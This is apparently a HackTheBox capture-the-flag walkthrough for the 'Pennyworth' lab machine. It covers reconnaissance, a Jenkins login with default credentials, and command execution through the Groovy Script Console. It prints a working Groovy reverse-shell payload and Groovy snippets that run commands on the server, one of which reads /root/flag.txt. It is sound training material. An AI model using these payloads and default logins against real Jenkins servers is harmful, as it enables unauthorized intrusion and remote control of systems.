CHALLENGE INFORMATION
 | Platform: HackTheBox Collection: Starting Point Tier: 1 Machine: Pennyworth Released: 06/10/2021 |
MACHINE SYNOPSIS
Pennyworth is a very easy Linux machine that focuses on exploiting weak credentials and remote command execution in Jenkins. Default credentials can be used to get administrative access into Jenkins with which the Script Console can be leveraged to execute Groovy code and obtain a reverse shell.
Preparations
There are several ways to connect to the target machine. Throughout this walkthrough, we will use the provided pwnbox.
Once our connection is established, we spawn the target machine.
Additionally – even though it is not required – we may set a local variable (available only in the current shell) containing the target host’s IP address. Once set, we can access it by prepending a $ to the variable name.
user@kali:~$ rhost=<target-hosts-ip>
user@kali:~$ echo $rhost
<target-hosts-ip>
user@kali:~$We can remove the variable with the unset command when it is no longer needed.
user@kali:~$ unset rhostTask-1
Question: What does the acronym CVE stand for?
common vulnerabilities and exposures
A quick online search for ‘CVE’ yields the expected result.
Task-2
Question: What do the three letters in CIA, referring to the CIA triad in cybersecurity, stand for?
confidentiality, integrity, availability
As before, a brief internet search provides the correct answer.
Task-3
Question: What is the version of the service running on port 8080?
Jetty 9.4.39.v20210325
As always, we begin with a quick connectivity check.
user@kali:~$ ping $rhost -c 4
...
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
...
user@kali:~$Next, we scan the top 1000 TCP ports on our target, using the -sC option (to run default scripts) and the -sV option (to determine the running service and its version).
user@kali:~$ nmap -sC -sV $rhost
...
PORT     STATE SERVICE VERSION
8080/tcp open  http    Jetty 9.4.39.v20210325
|_http-server-header: Jetty(9.4.39.v20210325)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
...
user@kali:~$The target appears to be running a web server.
Task-4
Question: What version of Jenkins is running on the target?
2.289.1
Using whatweb to fingerprint the server reveals useful information: the application is Jenkins, and direct access to the landing page – http://$rhost:8080/ – is forbidden.
user@kali:~$ whatweb http://$rhost:8080/
http://10.129.167.232:8080/ [403 Forbidden] Cookies[JSESSIONID.44a92248], Country[RESERVED][ZZ], HTTPServer[Jetty(9.4.39.v20210325)], HttpOnly[JSESSIONID.44a92248], IP[10.129.167.232], Jenkins[2.289.1], Jetty[9.4.39.v20210325], Meta-Refresh-Redirect[/login?from=%2F], Script, UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,x-jenkins-session]
http://10.129.167.232:8080/login?from=%2F [200 OK] Cookies[JSESSIONID.44a92248], Country[RESERVED][ZZ], HTML5, HTTPServer[Jetty(9.4.39.v20210325)], HttpOnly[JSESSIONID.44a92248], IP[10.129.167.232], Jenkins[2.289.1], Jetty[9.4.39.v20210325], PasswordField[j_password], Script[text/javascript], Title[Sign in [Jenkins]], UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,x-jenkins-session,x-instance-identity], X-Frame-Options[sameorigin]
...
user@kali:~$As WhatWeb indicated, attempting to access the webpage in our browser redirects us to a Jenkins login page.

Figure 1: Jetkins login
Task-5
Question: What type of script is accepted as input on the Jenkins Script Console?
groovy
We are not yet finished with reconnaissance. However, because
- the landing page is restricted, and
- accessing the landing page triggers a redirection to the login page,
our directory busting with Gobuster will fail in its default configuration.
user@kali:~$ gobuster dir -u http://$rhost:8080/ -w /usr/share/wordlists/dirb/common.txt
...
Error: the server returns a status code that matches the provided options for non existing urls. http://10.129.167.232:8080/b001707e-91a0-419c-a1d1-e48f1ebbffcc => 403 ...
...
user@kali:~$Fortunately, Gobuster suggests a workaround: excluding the “403 Forbidden” response status code from the results.
user@kali:~$ gobuster dir -u http://$rhost:8080/ -w /usr/share/wordlists/dirb/common.txt -b 403
...
/assets               (Status: 302) [Size: 0] [--> http://10.129.167.232:8080/assets/]
/error                (Status: 400) [Size: 6241]
/favicon.ico          (Status: 200) [Size: 17542]
/git                  (Status: 302) [Size: 0] [--> http://10.129.167.232:8080/git/]
/login                (Status: 200) [Size: 2028]
/logout               (Status: 302) [Size: 0] [--> http://10.129.167.232:8080/]
/meta-inf             (Status: 404) [Size: 452]
/META-INF             (Status: 404) [Size: 452]
/robots.txt           (Status: 200) [Size: 71]
/signup               (Status: 404) [Size: 6205]
/WEB-INF              (Status: 404) [Size: 451]
/web-inf              (Status: 404) [Size: 451]
...
user@kali:~$Examining the discovered pages reveals several interesting details. One is the content of robots.txt.
user@kali:~$ curl http://$rhost:8080/robots.txt
# we don't want robots to click "build" links
User-agent: *
Disallow: /
user@kali:~$Another is the search bar accessible via either http://$rhost:8080/error or http://$rhost:8080/signup.
Additionally, the modified URL is worth investigating. Searching for ’test’ via the search bar on the /signup page redirects us to the login page with interesting URL parameter values:
Once URL-decoded (using an online decoder or Burp’s decoder), the URL becomes:
A quick online search for ‘Jenkins-Crumb’ reveals that it serves as protection against Cross-Site Request Forgery (CSRF) attacks. The computed hash encodes the following information:
- The user name that the crumb was generated for.
- The web session ID that the crumb was generated in.
- The IP address of the user that the crumb was generated for.
- A salt unique to this Jenkins instance.
We take note of this and continue our information gathering.
Since we have already found a login page, we try some default credentials. We succeed quickly, as the instance still uses the default credentials:
- Username: root,
- Password: password.
After logging in, we are greeted by a Dashboard and several other control options.

Figure 2: Jetkins dashboard
Since this is our first login, we take a moment to explore the interface thoroughly.
One particularly important discovery is the Script Console. It is accessible via Manage Jenkins (#1) > Script Console (#2), or directly at http://$rhost:8080/script once authenticated.

Figure 3: Selecting manage jenkins

Figure 4: Selecting the script console

Figure 5: The script console
We note the Script Console’s description:
Type in an arbitrary Groovy script and execute it on the server.
…
This not only answers the current task directly but also hints at our next course of action.
We run the provided example command to verify that the console functions as expected.
/* example command */
println(Jenkins.instance.pluginManager.plugins)
The command executes successfully, displaying the output on the page – convenient, yet dangerous.

Figure 6: Groovy test run
Task-6
Question: What would the String cmd variable from the Groovy Script snippet be equal to if the Target VM was running Windows?
cmd.exe
The command execution we discovered in Task-5 works as follows:
- we feed the script console a Groovy script (in this case, our crafted payload);
- the script is executed on the target system;
- output is displayed under Result.
Having identified and tested the vulnerability, we now proceed to exploit it. One of the first exploits we find online is the following:
String host="localhost";
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
In theory, running this on our target would spawn a reverse shell connecting back to our attacker machine. While this answers our task, we might prefer something simpler. Consider this alternative:
def sout = new StringBuilder(), serr = new StringBuilder()
def proc = 'ls'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
This executes the command placed between the apostrophes in '<our-command>'.execute() on the target and displays the results on the webpage. When run, it returns:
out> bin
boot
cdrom
dev
etc
home
lib
...
media
mnt
opt
proc
root
...
err>It looks like we are in the target system’s root (/) directory. Exploring further with
...
def proc = 'ls /root/'.execute()
...
reveals the flag’s location at /root/flag.txt.
Task-7
Question: What is a different command than ‘ip a’ we could use to display our network interfaces’ information on Linux?
ifconfig
Using the internet to verify information never gets old.
Task-8
Question: What switch should we use with netcat for it to use UDP transport mode?
-u
Nor does consulting a command’s built-in --help option.
user@kali:~$ nc --help
...
Usage: ncat [options] [hostname] [port]
...
  -u, --udp                  Use UDP instead of default TCP
...
user@kali:~$Task-9
Question: What is the term used to describe making a target host initiate a connection back to the attacker host?
reverse shell
One of the PoC exploits we found in Task-6 does exactly this.
Submit The Flag
Question: Submit root flag
<redacted-flag>
Since we already located the flag in Task-6, we need only modify our payload to display it directly.
def sout = new StringBuilder(), serr = new StringBuilder()
def proc = 'cat /root/flag.txt'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
When executed, the flag appears under Result.

Figure 7: Redacted flag
Congratulations – we have completed the challenge. All that remains is to terminate the target box (if it is not terminated automatically) before proceeding to the next challenge.